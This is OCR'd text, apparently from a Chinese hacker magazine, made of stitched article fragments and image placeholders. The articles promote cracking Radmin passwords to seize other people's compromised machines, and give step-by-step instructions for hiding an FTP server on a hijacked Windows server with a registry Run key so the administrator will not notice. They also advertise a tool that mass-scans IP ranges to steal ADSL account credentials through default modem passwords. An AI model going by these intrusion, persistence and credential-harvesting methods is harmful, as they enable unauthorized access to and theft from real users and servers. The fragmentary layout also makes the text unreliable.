
寻找肉鸡是我们永恒的主题，可是随着人们的网络安全意识不断提高，轻而易举就能找到肉鸡，这样天上掉馅饼的事就越来越少了！俗话说，前人栽树后门乘凉。由于Radmin在黑软木马的领导地位，所以经常被人用做后门的连接。既然找不到肉鸡，我们就抢别人的肉鸡吃吧，破解他人的Radmin密码。如果您刚入黑道，可是用些类似"4899探测器"的小软件，抓几只鸡耍耍，能让你玩的开心好一阵子。如果你想成为抢别人"肥鸡"的高手，就要学会如何暴破复杂度很高的、经过MD5-Hash加密算法加密的Radmin密码。

偶在国外网站闲逛的时候，偶然发现了一款最近发布的能够使用"穷举模式"、"字典模式"和"特定模式"暴破Radmin密码的程序。不敢独享，特此把使用经验和程序一并奉献给大家。由于原版是英文的，不便于菜鸟们使用，偶就用了两天时间将其汉化，希望大家能够喜欢，一如既往的支持偶^_^

写到这里，该结尾了！本文以"攻击"为主线，讨论Radmin方面的技术问题；众所周知，"攻击"和"防御"是对立统一的，我们要做到"攻击"和"防御"方面双管齐下，在攻与防的对立统一中寻求突破。

关于Radmin的另外一篇文章《破灭Radmin密码不败的神话》，在上期的X上可以找到，该文章结合本人经验通过"穷举模式"、"字典模式"和"特定模式"三个方面讲述如何暴破Radmin密码，读者可以对比学习。


（本文涉及的相关工具：AFX Rootkit 2005、bat2com、com2exe、reg2inf，光盘中有收录。）





用肉鸡建立自己的FTP服务器


Cosmosli


前几天，在网上偶然弄到一台开了3389远程桌面协助的肉鸡，进去看了看原来是传奇私服的服务器，操作系统是Win2003，80G的硬盘就装了个传奇服务器和QQ真是浪费啊。考虑到私服服务器会长时间开着，所以决定在肉鸡上建个FTP服务器，充分利用资源嘛。












经过在网上一番搜索终于找到了slimftp这个好东东，首先，它身材小巧，而且不需要安装，在console下就可以运行，不会弹出窗口，嘿嘿，管理员很难发现啊。提供了标准的上传、下载功能，而且可以更改服务端口、设置用户权限等。还有好多功能我就不赘述了，大家可以参考它的说明文档。该软件可以到官方网站下载http://www.whitsoftdev.com/slimftpd/，如图1。

首先，打开远程桌面连接，登陆到肉鸡上，如图2，打开IE下载slimftp，为了隐蔽一点我们把它放在c:\windows\ftp，下载完解压后有两个可执行文件，首先打开adminftp.exe对ftp服务器进行设置，server port这个选项是ftp的端口，默认是21，我这里改成了2121，在下面的user选项点击new，添加一个新用户user1，添加完后默认的密码为空，点击user1，然后点击SetPassword给用户设置一个密码，如图3。

接下来，在右面的Permissions选项添加肉鸡ftp的目录c:\windows\ftp，这个目录就是你以后在肉鸡上保存东西的地址了。然后点new后会让你输入ftp的虚拟目录，如图4，留空的话就是用户登陆到ftp的根目录了。点击虚拟目录就可以设置该目录的权限，有Read(读) write(写) list(列出) 和admin（管理）4个选项，为了方便自己使用就都选上吧，呵呵。设置完成以后，执行slimftp2.exe就可以了，注意执行该文件不会有任何提示。如果2121端口被占用或者是已经执行了slimftp2.exe，才会出现如图5所示的错误。



为了让肉鸡每次重启后ftp服务能自动启动，我们还要在在注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windwos\CurrentVersion|Run下新建一个字符串值，输入c:\windows\ftp\slimftp2.exe，这样ftp服务就能自动启动了，管理员也不会察觉到什么，如图6。

下载爱好者必备的护盘秘笈

用上宽带之后，最高兴的当属那些喜欢下载的朋友，但随之而来也有一个犯愁的问题，那就是看到其他“同道”因乐于下载，硬盘纷纷“受伤”，相信下面的“秘笈”能帮您一个忙……

1．加大磁盘缓存

运行“Windows优化大师”，选择“系统性能优化→磁盘缓存优化”，在右侧面板，结合自己的内存容量，依照软件的推荐值调整好磁盘缓存，最后单击“优化”按钮。

2．调整FlashGet的存盘频率

FlashGet是国内网友最常使用的下载软件之一，它提供了常见的硬盘保护机制——先把数据下载到缓冲区中，到了一定数量时再写入磁盘。该机制可以有效地防止频繁的磁盘操作。在FlashGet的主界面，执行主菜单“工具→选项”，在“选项”窗口，切换到“常规”页面，找到“把数据写入到磁盘中每当接收到”这个选项，将该值设置到最大值1000，则下载的文件将以1000KB为单位进行存盘。

出手不凡的ADSL密码终结者2005

虫虫

近日上网发现一个名为ADSL密码终结者2005的软件，软件的用途正如其名——破解ADSL用户上网帐号和密码，我试用了一下，软件相当不错，不敢独享，特与X的粉丝们（Fans）分享。先说下它的工作原理，电信和网通拨号上网用的ADSL猫都具有网页管理功能，管理用户名和密码通常都是默认的，一般工作人员安装的时候都建议用户登录后修改默认密码，不过相当一部分用户安全意识薄弱，而没有修改默认登录密码，因此就留下了严重的安全隐患，因为上网帐号和密码就包含在网页中！当初利用广东ADSL上网帐号刷QB也正是利用此原理，不过当时要经过N多步骤使用N多软件，过程虽然不是很难，但菜鸟们可能觉的比较烦琐就畏而退之，而现在利用此软件破解帐号能达到一步完成，大大提高了破解的效率。

ADSL密码终结者现有功能如下：

1．采用多线程设计，一小时可以扫描近6万个IP地址，扫描速度是目前最快的。晚上在线人多的时候扫描，经测试，一小时最多时可破解800个以上的帐号。

2．自带了目前市面上网通、电信常给用户发放ADSL猫型号对应的默认用户名和密码，破解率高达80％以上。

3．程序整合了目前最新的全球IP数据库，可以针对性的扫描某一个省、市范围的ADSL用户。支持根据省、市名查询IP段，或根据IP地址查询所在地理位置。

4．完善的扫描结果管理，所有扫描出来的帐号和密码均能自动查询出所在地理位置，并且保存在程序数据库中。可以根据省市名查询破解的帐号和密码。

5．具有扫描历史记录，可以将当前扫描的IP范围保存在历史记录数据库中，下次打开时继续扫描。

6．破解率高，只要对方的ADSL支持网页管理界面，就可以用自带的密码字典试出管理用户名和密码。

是不是已经忍不住要流口水了呢，下面我就详细说下它的使用方法。首先安装ADSL密码终结者，运行后如图1。

